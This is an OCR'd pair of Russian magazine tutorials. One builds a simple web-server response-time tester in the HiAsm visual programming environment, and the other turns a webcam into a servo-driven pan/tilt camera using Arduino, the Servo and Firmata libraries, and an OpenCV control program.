Также в статусе «just for fun» существует online-версия HiAsm (hion.hiasm.com), с помощью которой можно поучиться составлять схемы, имея под рукой лишь браузер.

ПИШЕМ ТЕСТЕР ВЕБ-СЕРВЕРА

Мы возьмем самый стандартный пакет под Windows (на сайте hiasm.com сейчас доступна версия 4.4) и попробуем написать упрощенный аналог утилиты ab из пакета приложений apache-tools. Основная задача этой утилиты — отправка запросов веб-серверу на получение данных по указанному URL и измерение времени, которое потребовалось на их выполнение. В примере ниже мы будем отправлять по 100 последовательных запросов на адрес http://ya.ru и измерять время, которое на это ушло. Итак, первый этап. Для начала соберем простую схему, которая по нажатию кнопки на форме отправит только один запрос и выведет его содержимое на экран. Для этого откроем HiAsm и создадим новый проект: «Файл → Новый...», далее выбираем «Windows → Приложение Windows». После нажатия «OK» переходим в режим редактирования формы «Вид → Редактор формы». Вытаскиваем на форму с вкладки «Интерфейс» элементы «Кнопка» и «Редактор текста», после чего с помощью редактора форм размещаем их так, как нам это удобно. Теперь нам нужен элемент, который умеет соединяться с удаленным сервером по протоколу TCP и отправлять ему некоторые данные. Для этого вытаскиваем с вкладки «Интернет» элемент с именем «TCP-клиент». В его свойствах указываем стандартный порт для HTTP-сервера — 80, и IP адрес ya.ru — 93.158.134.3. Теперь вытащим элемент, который умеет хранить многострочный текст. Он находится на вкладке «Строки» и называется «Список строк». В его свойство Strings запишем текст HTTP-запроса для получения содержимого корня сайта:

```
GET / HTTP/1.1
Host: ya.ru
Connection: close
<пустая строка>
<пустая строка>
```

Обрати внимание на то, что в конце запроса должны стоять две пустые строки. Теперь осталось соединить все эти элементы так, как показано на рисунке. В схеме был также использован элемент «Разветвитель (Hub)», который находится на вкладке «Инструменты» и занимается только тем, что последовательно вызывает два события справа при вызове метода слева. Теперь запускаем программу и убеждаемся, что после нажатия кнопки нам приходит ответ от сервера, который должен начинаться со строки «HTTP/1.1 200 OK».

Теперь попробуем понять, что и как у нас происходит в схеме после нажатия кнопки на форме:

• элемент «Кнопка» генерирует внутреннее событие onClick (единственная точка на его правой стороне);
• это событие вызывает метод doEvent1 элемента «Разветвитель»;
• элемент «Разветвитель», как уже было написано выше, последовательно вызывает события onEvent1 и onEvent2;
• первым происходит событие onEvent1, которое вызывает метод doOpen элемента «TCP-клиент». Именно в этот момент происходит соединение с сервером ya.ru по 80 порту;
• после того, как соединение установлено, и управление вернулось в программу, происходит следующее событие хаба onEvent2;
• оно, в свою очередь, вызывает метод doSend элемента «TCP-клиент». Этот метод в процессе своей работы задействует верхнюю точку Data, с которой получает данные для отправки на сервер. В нашем примере эта точка соединена с нижней точкой Text элемента «Список строк», которая, в свою очередь, возвращает текст, содержащийся в списке, то есть заголовок запроса к серверу;
• и, наконец, после отправки запроса элемент «TCP-клиент» в асинхронном режиме принимает ответ сервера и выдает его в поток на правую точку onRead;
• точка onRead соединена с точкой doAdd элемента «Редактор текста», которая принимает данные из потока и добавляет их в редактор.

Следует обратить внимание на то, что методы элементов могут принимать данные как со своих верхних точек, так и из потока. В грамотно спроектированной схеме большинство методов читает нужные им данные именно из потока, что избавляет от необходимости прокладывать дополнительные связи и визуально разгружает схему. Скажем, в примере выше текст запроса можно было поместить в свойство Data элемента «Кнопка», а элемент «Список строк» удалить совсем. При таком включении событие onClick выдало бы эти данные в поток, кото-




Схема приложения тестирования сервера (шаг 1)




Схема приложения тестирования сервера (шаг 2)

рые, пройдя через «Разветвитель», попали бы на doSend. В более сложных схемах всегда бывает по несколько возможных правильных вариантов включения элементов, решающих определенную задачу, и выбор какого-то одного из них будет зависеть от достигнутого компромисса между читабельностью схемы и ее размером.
Убедившись, что схема работает, можно приступать к следующему этапу.

ЗАСТАВЛЯЕМ ВСЕ ЭТО РАБОТАТЬ.


Удаляем элемент «Редактор текста» — он нам больше не нужен. Достаем с вкладки «Инструменты» элемент «Счетчик времени». С помощью него мы будем измерять время, которое ушло на соединение с сервером, отправку запроса и получение данных. Для этого ставим счетчик между кнопкой и хабом (onClick→ doStart и onStart → doEvent1), а его метод doStop соединяем с событием onDisconnect элемента «TCP-клиент». При таком включении в тот момент, когда сервер закроет соединение с нашим приложением, произойдет событие onDisconnect, которое и остановит счетчик. При этом измеренное время (то есть количество миллисекунд, которое прошло с момента вызова события doStart до момента вызова события doStop) будет выдано счетчиком в поток вместе с событием onStop. Выведем содержимое потока с этого события, например, в элемент «Надпись», расположенный на вкладке «Интерфейс» (его лучше всего ставить в режиме Редактора форм). В итоге получим схему, представленную на иллюстрации. После запуска приложения убеждаемся, что оно отображает время одного запроса.
Последнее, чего не хватает в схеме для выполнения нашей задачи — это отправка запроса 100 раз подряд. Для этого после наступления onDisconnect нужно вызывать повторное подключение к серверу и отправку запроса до тех пор, пока это событие не произойдет сотый раз. В решении этой проблемы нам помогут два новых элемента, находящихся на вкладке «Логика». Это элемент «Арифметика», который умеет производить простые математические операции, и элемент «Условный блок», который умеет сравнивать между собой два произвольных значения. Первым мы будем считать количество произошедших событий onDisconnect, а вторым — сравнивать это количество с 100. Если номер итерации меньше 100, то программа продолжит запросы к серверу, в противном случае — отобразит время выполнения задачи. Для этого необходимо соединить элементы так, как показано на рисунке. Элемент «Арифметика» соединен сам с собой точками Op1 и Result, что позволяет в качестве первого аргумента использовать ранее вычисленное значение и, таким образом, вести счет вызова события onDisconnect. На простом языке программирования это можно было бы записать одной строкой: x = x + 1. После вычисления следующего значения счетчика результат передается в поток вместе с событием onResult, которое соединено с методом doCompare элемента «Условный блок». Его второй аргумент задан в свойствах и равен 100, то есть данный участок схемы эквивалентен следующему коду:


```
if(x < 100)
        [вызываем doEvent1 у хаба]
else
        [вызываем doStop и счетчика времени]
```

Также можно заметить, что между счетчиком и надписью появился еще один хаб со связью, идущей к точке doClear элемента «Арифметика». При таком включении метод doClear будет обнулять счетчик вызова событий onDisconnect всякий раз после вывода времени на форму, что позволит нажимать кнопку отправки запросов несколько раз подряд без рестарта приложения.
Еще один не столь приметный элемент в виде стрелки, который появился на последнем рисунке, расположен между событием onStart счетчика времени и методом doEvent1 хаба. Этот элемент по своему назначению почти полностью эквивалентен элементу «Разветвитель», с той лишь разницей, что у него может быть всего три входящих потока и один исходящий. Он автоматически ставится на схему в тот момент, когда ты тянешь связь от точки элемента (от onDisconnect, к примеру) и сбрасываешь ее на уже существующую

ОСНОВНЫЕ ЭЛЕМЕНТЫ

Ниже привожу несколько основных элементов, без которых не обходится почти ни одна схема.
Инструменты:
Разветвитель(Hub) — позволяет смешивать несколько параллельных потоков в один или разветвлять один поток на несколько последовательных.
Поток-данные(DoData) — позволяет помещать произвольные данные в поток.
Память(Memory) — позволяет сохранять данные из потока для последующего использования.
Логика:
Арифметика(Math) — позволяет выполнять простые математические операции.
Условный блок(If_else) — позволяет сравнивать два значения между собой.
Цикл со счетчиком(For) — позволяет заданное число раз выполнить схему, идущую после него.
Контролы -> Таймер(Timer) — позволяет выполнять кусок схемы через определенные интервалы времени.
Помощники -> Отладка(Debug) — позволяет в запущенной программе отслеживать выполнение методов и событий, а также просматривать данные из потоков.





Среда для графического проектирования приложений — HiAsm




Схема приложения тестирования сервера (шаг 3)

связь между двумя другими точками. Последний штрих в нашей схеме — размещение плашек-комментариев для большей наглядности происходящего. Это ведь тоже код, хоть и графический, а любой код нужно комментировать.

КОГДА ЭТО МОЖНО ИСПОЛЬЗОВАТЬ?

Вот так просто мы создали несложное, но полезное сетевое приложение. Собственно, в этом и заключается главное достоинство HiAsm (ради которого, собственно, и был создан конструктор) — в возможности собирать свои собственные программы без знания каких-либо языков программирования. Поскольку в HiAsm приложение строится из готовых блоков и связей между ними, то понятия «синтаксическая ошибка», как такового, тут нет — при любом расположении и соединении элементов схема будет скомпилирована и запущена. Будет ли она при этом работать — это уже совсем другой вопрос :). Часть элементов палитры реализует уже готовый функционал для выполнения конкретной часто встречающейся задачи (скажем, для закачки файла из интернета и сохранения его на диске), за счет чего многие схемы в HiAsm создаются за гораздо меньшее время, чем аналогичные программы в других языках и средах программирования. Если же готового элемента нет, то велика вероятность того, что нужная схема (или близкая к ней) уже есть в примерах, и пользователю останется только слегка изменить ее.

Но, как это часто бывает, все недостатки конструктора вытекают из его достоинства. Так, отсутствие необходимости в знании языка программирования совершенно не исключает необходимость в знании основ работы операционной системы, сетевых протоколов, форматов и стандартов, математики и физики, то есть основ той предметной области, для которой создается программа. Иногда это является неожиданным сюрпризом для пользователя, который с самого начала привык получать готовое решение в два клика без заморочек с хелпом и прочими доками.

Отсутствие каких-либо ограничений на расположение и связывание элементов выливается в то, что схему из 10 кубиков можно легко превратить в хаос, с ходу разобраться в котором не сможет даже опытный разработчик. Не исключены также схемы со множеством лишних связей и элементов, которые никак не влияют на работу программы, но оставлены в ней только потому, что «и так все работает». Это, однако, не означает, что такого не бывает в обычных языках — просто визуальное конструирование к этому располагает в гораздо большей степени.


Если задача пользователя достаточно сложна и не укладывается в рамки стандартных элементов палитры, то ее реализация, как правило, получается более громоздкой, чем при использовании обычного языка программирования. Происходит это из-за того, что качество и простота схемного решения обратно пропорциональны сложности элементов, из которых строилось приложение. Например, простая математическая формула, реализованная несколькими кубиками, является менее наглядной, чем аналогичная запись в текстовом виде хотя бы потому, что занимает на экране больше места.

Производительность получаемого приложения в пакете Windows (именно он рассматривается в данной статье) хоть и сильно зависит от используемого набора элементов, но все же в среднем ниже производительности аналогичного решения на компилируемом языке программирования.

МАЛЕНЬКИЙ СОВЕТ

HiAsm идеально подходит для конструирования простых утилит. Но при этом, как и любой другой механизм графического программирования, не годится для решения задач, в которых требуется производить много расчетов, сравнений, операций со строками и прочих «микро» процедур.

Помимо этого есть другое ограничение, связанное с максимально возможной сложностью проекта, для которого в качестве среды разработки выгодно выбирать HiAsm. Несмотря на то, что в палитре пакета есть множество инструментов для масштабирования схемы (разбивка на модули, вкладывания в контейнеры и т.д.), начиная с определенного момента дальнейшее наращивание функционала (и, как следствие, количества элементов) ведет к сильному падению читабельности схемы и пониманию ее работы из-за образования большого числа связей. Это значит, что для разработки более-менее сложных приложений конструктор программ не подходит. Могу дать следующий совет: если ты считаешь, что схема приложения будет состоять из примерно 500-1000 элементов, то лучше обратиться к традиционным средам программирования. Впрочем, точная цифра целиком и полностью зависит от самого разработчика: так, например, официальный сайт и форум HiAsm «нарисован» в нем самом и состоит из примерно 7000 элементов.



▹ info

Проект HiAsm (или Конструктор программ) — это открытое программное обеспечение, разрабатываемое сообществом русских программистов, известных под никами dilma (Дмитрий Власов, ведущий проекта), nesco (Евгений Носов), iarspider (Иван Разумов), nic (Николай Березников) и другие. Неоценимый вклад в развитие проекта вносят и простые пользователи, регулярно посещающие форум и предлагающие идеи, часть которых реализуется в последующих версиях конструктора.



▹ links

- Блог по HiAsm: hi-asm.blogspot.com
- Уроки визуального программирования: my-hiasm.net.ru
- HiAsm online: hion.hiasm.co



Владимир Савинов noonv13@gmail.com



Веб-камера на сервоприводах


Совмещаем простой код и железо с помощью Arduino

Если ты всю жизнь завидовал гикам из американских фильмов, которые из всякого хлама ловко делают роботов или системы контроля доступа, — настал твой час. Когда писать обычные программы надоедает, а хочется, чтобы код заставил работать что-то физическое, путь даже робота на столе, пора переходить в другую лигу. Можно начать с физики и узнать, чем отличается транзистор от конденсатора, а можно сразу купить контроллер Arduino и действовать.

Программирование микроконтроллеров на базовом уровне — не такая уж и сложная вещь. Если ты внимательно читал замечательные статьи во «Фрикинге» по этой теме, то должен отлично это понимать. И все-таки, чтобы сделать что-то действительно стоящее, придется немало попыхтеть, изучить множество материала, попробовать полученные знания в деле, и только потом получить какой-то осязаемый результат. Но, к счастью, есть вариант создать работающий девайс здесь и сейчас самой малой кровью. И в этом нам поможет замечательная разработка — контроллер Arduino. Разбираться в его основах было бы чрезвычайно скучно, поэтому мы не будем долго размусоливать теорию, а сразу покажем его в действии. Задача — проапгрейдить обычную веб-камеру, снабдив ее возможностью поворачиваться в нужном направлении по нашей команде. Приступим?


ЧТО ТАКОЕ ARDUINO?

Девайс, который мы выше назвали Arduino, представляет собой простую и удобную плату ввода/вывода со встроенной средой разработки на языке специальном языке Wiring. Прелесть в том, что язык этот фактически является C++, поэтому нет никакой необходимости осваивать набор программ контроллера и фактически писать программу на ассемблере. Плата Arduino состоит из микроконтроллера ATmega328 или ATmega168 и небольшой элементной обвязки для программирования и интеграции с другими схемами. На каждой плате обязательно присутствуют линейный стабилизатор напряжения 5 В для питания микроконтроллера и 16 МГц кварцевый резонатор, задающий тактовую частоту работы микроконтроллера (МК). Все эти данные — лишь для общего развития. Нам важно знать другое. В микроконтроллер предварительно прошивается загрузчик (бутлоадер), это значит, что внешний программатор не нужен, и прошивка пользовательских программ (так называемых скетчей) производится из Arduino IDE нажатием одной кнопки. «В чем фишка?», — спросишь ты. Суди сам: чтобы залить (прошить) программу в большинство микроконтроллеров требуются специальные устройства — программаторы. Для разных МК и других нужд существует куча программаторов — от специализированных (шьет только AVR) до универсальных (шьет все), от простых (7 проводков от LPT-порта к ножкам МК) до сложных (часто и сами они построены на МК). Общая проблема программаторов в том, что их надо где-то взять (купить, взять у товарища, спаять самому). А теперь почувствуй разницу: для Arduino программатор не нужен. Прошивка может заливаться в нее через обычный USB-шнурок. Более того, саму Arduino можно использовать как программатор и шить ею другие МК! Питаться Arduino может как от внешнего постоянного напряжения 9-12В (то есть запитать ардуину можно от блока питания компьютера или



Классическая плата Arduino - наша отправная точка


Сервопривод стоимостью $5


Схема подключения серворов к Arduino

ноутбука, батареек или аккумуляторов), так и от USB-порта компьютера. Короче говоря, чтобы начать работать с микроконтроллером, нужна только сама плата и USB-шнурок типа A-B, которым к ПК подключаются принтеры.

ВЗЯТЬ И СДЕЛАТЬ

Освоить работу с микроконтроллером можно буквально за один вечер. Для этого нужно понимать несколько вещей. Arduino — это плата ввода/вывода. Нам доступны 14 цифровых вводов/выводов и шесть аналоговых входов. К этим выводам подключаются многие другие девайсы, вроде моторчиков, датчиков и т.д. С их помощью мы можем передавать команды или наоборот получать какие-то данные. Если не вдаваться в подробности, то цифровые порты Arduino позволяют работать с логическими 0 и 1. Аналоговые входы позволяют считывать значение напряжение на порту с точностью до 5 мВ. Это первое, что надо запомнить.
Но без программы микроконтроллер — это не более чем бесполезная железка. Для того, чтобы он начал выполнять какие-то задачи, его необходимо программировать. Это второй момент. Программировать Arduino можно как из родной среды — специальной Arduino IDE, которая использует язык Wiring (по сути, это обычный C++), так и через популярную среду программирования микроконтроллеров семейства AVR — WinAVR. В последнем случае код необходимо писать на чистом C.
Простота в освоении Arduino привлекает новичков, вызывают негодование у профессиональных программистов микроконтроллеров. Разумеется, как и в любом холиваре, здесь есть своя правда у обеих сторон. Документация на Arduino доступна на официальном сайте Arduino (www.arduino.cc). Помимо этого под открытой лицензией распространяется и схема микроконтроллера, поэтому у оригинального Arduino существует множество клонов. Само название Arduino является торговой маркой, и поэтому все платы-клоны называются иначе (хотя и имеют в своем названии «duino»): например, Freeduino, Seeduino или отечественный аналог — CraftDuino. Приобрести оригинальную плату Arduino можно, например, в Linuxcenter (www.linuxcenter.ru/shop/embedded/arduino) или, если хочешь сэкономить, в каком-нибудь западном интернет-магазине (скажем, www.sparkfun.com). Цена вопроса — от $30.

ДОПОЛНИТЕЛЬНЫЕ ШИЛДЫ

Впрочем, прелесть Arduino не заканчивается в простоте подключения и легкости программирования под него. Огромное число энтузиастов пишут для микроконтроллера программные библиотеки — своего рода модули, которые ты можешь подключить к своей программе. В результате, всего несколькими строчками кода можно управлять сервомашинками, взаимодействовать с компьютерной клавиатурой/мышкой и т.д. Более того, для Arduino разрабатываются так называемые шилды — платы-дополнения (модули, только аппаратные), которые невероятно расширяют возможности контроллера. Например, Ethernet-шилд позволяет подключить Arduino к компьютерной сети и даже работать в интернете (клиентом или сервером). Есть GSM-шилд для взаимодействия с сотовой сетью, GPS-шилд для взаимодействия с GPS-приемниками, Wi-Fi-шилд для работы с беспроводными сетями и т.д. Все это дает невероятную возможность на простой платформе создавать сложные и хитроумные девайсы. По сути, Arduino превращается в конструктор для быстрого прототипирования и воплощения в жизнь самых безумных идей, не требующий при этом паяльник. Любая возможность автоматизировать что-то с легкостью реализуется с Arduino! Выкладывать ритм сердцебиения в Twitter? Или через инет удаленно включить полив цветов? Легко! Автоматизация аквариума, элементы умного дома, кодовый замок или, наоборот, цифровая отмычка в виде универсального ключа — все это возможно с помощью Arduino. Мы же сегодня попробуем еще одну отрасль, в которой так силен микроконтроллер — робототехнике.

УПРАВЛЯЕМАЯ КАМЕРА

Чтобы не быть голословным, попробуем взять вполне полезную задачу. В нашем распоряжении есть веб-камера и Arduino. Условие — сделать управляемую камеру и управлять углом ее обзора с компьютера. Приводить в движение мы ее будем с помощью так называемых сервоприводов. Вообще для движения камеры можно было бы использовать специальные моторчики. Но чтобы управлять обычными моторчиками, Arduino, как и любому контроллеру, требуется силовой модуль (так называемый драйвер). Зачем он нужен? Дело в том, что токи, которыми может управлять микроконтроллер, очень малы (не более 40 мА на порт). Любым же исполнительным устройствам типа моторчиков требуются для работы токи намного большие. И если подключить их напрямую к МК, то он просто сгорит. Поэтому и получается, что напрямую к портам Arduino можно подключать только обычные светодиоды (да и те нужно включать через токоограничительный резистор). Обычно в роли такого драйвера выступает микросхема L293D (именно на базе этой микросхемы построен Motor-шилд — дополнительная плата, подключаемая к Ардуино и позволяющая управлять двумя моторчиками). Это сложно. Зато помимо моторчиков приводить в движение легкую камеру можно еще и с помощью сервомашинок. Сервомашинка — это мото-редуктор, способный поворачивать выходной вал на заданный угол и удерживать его в этом положении. Плюс сервы в том, что никаких дополнительных модулей для управления не требуется, и кроме того, их можно подключать к Arduino напрямую. Разумеется, питать сервомашинки (особенно мощные) лучше от отдельного источника, но маломощную и самую дешевую SG-90 можно подключать прямо к USB. Приобрести сервомашинки можно опять же в любом интернет-магазине электроники по $5 за штуку.

КАК УПРАВЛЯТЬ СЕРВОПРИВОДОМ?

Вообще, сервоприводы нужны в первую очередь, моделистам, для управления положениями закрылок, рулей и вертолетных лопастей. Вал мотор-редуктора жестко связан с движком переменного резистора. Резистор подключен в схему контроля и своим текущим сопротивлением сообщает о текущем положении вала. На схему контроля поступают сигналы управления, сообщающие, в какое положение нужно повернуть выходной вал (и резистор соответственно). Схема подает питание на моторчик и крутит им до нужного угла (сопротивления резистора), там замирает и, если что-нибудь повернет вал из нужной точки, вернет ее на место. При этом управлять сервой очень просто — у нее есть три провода:








Программа для управления камерой



OpenCV - глаза для робота



Компиляция завершена

Прошивка залита

• земля (коричневый/черный),
• питание +5 вольт (красный),
• сигнальный (оранжевый/желтый/белый).

Управление импульсное, по сигнальному проводу. Особая прелесть состоит в том, что сигнальный провод слаботочный — импульсы можно давать непосредственно с ноги микроконтроллера. Чтобы удерживать определенную позицию — импульс должен повторяться. Все это может звучать сложно, но на деле довольно просто. Задача упрощается еще и потому, что в комплекте штатных библиотек Arduino IDE уже есть библиотека Servo для управления сервомашинками (www.arduino.cc/en/Reference/Servo). В результате очень просто можно набросать код, который заставит серву делать поворот от 0 до 180 градусов и обратно:

```
#include <Servo.h>
Servo myservo;  // создаем объект для контроля сервы
  // максимальное количество таких объектов — 8
  int pos = 0;
  // переменная для хранения позиции сервы
void setup()
{
   myservo.attach(9); // серва подключена к девятому пину
}
void loop()
{
   for(pos = 0; pos < 180; pos += 1)
   // от 0 до 180 градусов
   {
      // с шагом в 1 градус
      myservo.write(pos);
      // устанавливаем положение
      delay(15);
      // ждем 15 мс пока серва займет новое положение
   }
   // и обратно
   for(pos = 180; pos>=1; pos-=1)
   // от 180 до 0 градусов
   {
      myservo.write(pos);
      delay(15);
   }
}
```

ПИШЕМ ПРОГРАММУ ДЛЯ ARDUINO


Для того, чтобы управлять камерой, нам понадобится две сервомашинки. На качалку первой сервомашинки прикрепим веб-камеру, которая будет отвечать за высоту (широту) поворота камеры. Теперь закрепим первую серву на качалке второй — она отвечает за азимутальный угол поворота. То, что у меня получилось, можно увидеть на картинке. Схема управления очень проста. Берем Arduino или аналог (в моем случае — CraftDuino) и просто подключаем сервомашинки напрямую к плате по схеме, приведенной на картинке. То есть управляющий выход одной сервы подключаем к седьмому порту, а другой — к восьмому. Вот и все :).

С механикой разобрались, осталось собрать схему управления и написать две программы: одна для Arduino, а второй будет управляющая программа для ПК. В нашем случае углы поворота сервомашинок мы будем передавать по последовательному порту с управляющей программы на ПК. Arduino просто должна получить значение угла поворота и повернуть нужную серву на заданный угол. Как я уже сказал, для работы с сервомашинками есть готовая библиотека Servo (идет в составе Arduino IDE). Для взаимодействия с программой на ПК мы тоже не будем выдумывать свой велосипед, а воспользуемся готовой библиотекой Firmata, которая, так же как и библиотека Servo, уже входит в стандартный набор библиотек Arduino IDE. Firmata — это протокол, позволяющий простым образом общаться программе на контроллере Arduino с программами на компьютере. В результате недолгих экспериментов у меня получился следующий код для Arduino, который я по ходу поясню в комментариях:

```
#include <Firmata.h>
#include <Servo.h>

Servo servo7; // объекты класса Servo
Servo servo8; // для работы с сервомашинками

// функция, обрабатывающая аналоговые сообщения
Firmata
void analogWriteCallback(byte pin, int value)
{
   if(pin == 7)
      servo7.write(value);
     // поворачиваем серву на угол value
   if(pin == 8)
      servo8.write(value);
}
void setup()
{
   // устанавливаем версию протокола
   Firmata.setFirmwareVersion(0, 2);
   // задаем функцию-обработчик сообщений
   Firmata.attach(ANALOG_MESSAGE, analogWriteCallback);
   servo7.attach(7);
   // указываем порт подключения сервы
   servo8.attach(8);
   Firmata.begin(9600);
   // инициализация библиотеки Firmata
```



Выбираем порт

```
}

void loop()
{
    while(Firmata.available())
    // если есть сообщения
        Firmata.processInput();
        // запускаем функции-обработчики
}
```

Теперь этот несложный код компилируем и заливаем получившуюся программу в Arduino. Для этого необходимо запустить Arduino IDE, выбрать свою версию платы через меню «Tools → Board», затем указать порт, к которому она подключена («Tools → Serial Port»), вставить код и нажать на кнопку компиляции. После завершения компиляции в строке состояния появится сообщение «Done compiling». Остается только нажать кнопку «Загрузить скетч в Arduino», и программа начнет прошиваться в МК. Если все прошло хорошо, загрузка завершается сообщением «Done uploadling».Ура, механика и электроника готовы! Осталось написать программу для управления этим мини-роботом.

УПРАВЛЯЮЩАЯ ПРОГРАММА

Разработать программу для ПК ты можешь на любом удобном для тебя языке программирования, но я выбрал C++. Так как в дальнейшие планы входит научить этого мини-web-cam-бота самостоятельно обнаруживать объекты и следить за ними, то для работы с камерой я воспользуюсь библиотекой OpenCV (sourceforge.net/projects/opencvlibrary). Это открытая библиотека компьютерного зрения, которая до первой версии разрабатывалась в Центре разработки программного обеспечения Intel (причем российской командой в Нижнем Новгороде). Фактически, OpenCV — это набор данных, функций и классов для обработки изображений алгоритмами компьютерного зрения. Эта библиотека очень популярна за счет своей открытости и возможности бесплатно использовать как в учебных, так и коммерческих целях. Идея нехитрая: подключаемся к веб-камере и показываем то, что она «видит». Также выведем в окошко с картинкой пару ползунков, с помощью которых будем управлять положением сервомашинок. Так как в моей конструкции робота веб-камеру пришлось закрепить на боку, то в программе приходится это исправлять (поворачивать картинку на 90 градусов против часовой стрелки). Эта процедура реализуется функцией rotate(), являющейся оберткой вокруг функции OpenCV: cvWarpAffine(), которая и выполняет поворот изображения. Полный код программы ты найдешь на диске, а здесь я приведу только функцию-обработчик, который считывает положение ползунков в управляющей программе и отправляет их в качестве команды на микроконтроллер:



Веб-камера на двух сервоприводах

```
// положение первой серны
int A = 0;
int Amax = 180;
// положение второй серны
int F = 0;
int Fmax = 180;
IplImage* dest = 0;
//
// функции-обработчики ползунков
//
void myTrackbarA(int pos) {
   A = pos;
   // Firmata
   char buf[3];
   buf[0] = 0xE0 | 7;
   buf[1] = A & 0x7F;
   buf[2] = (A >> 7) & 0x7F;
   sg.Send(buf, 3);
   Sleep(100);
}
```

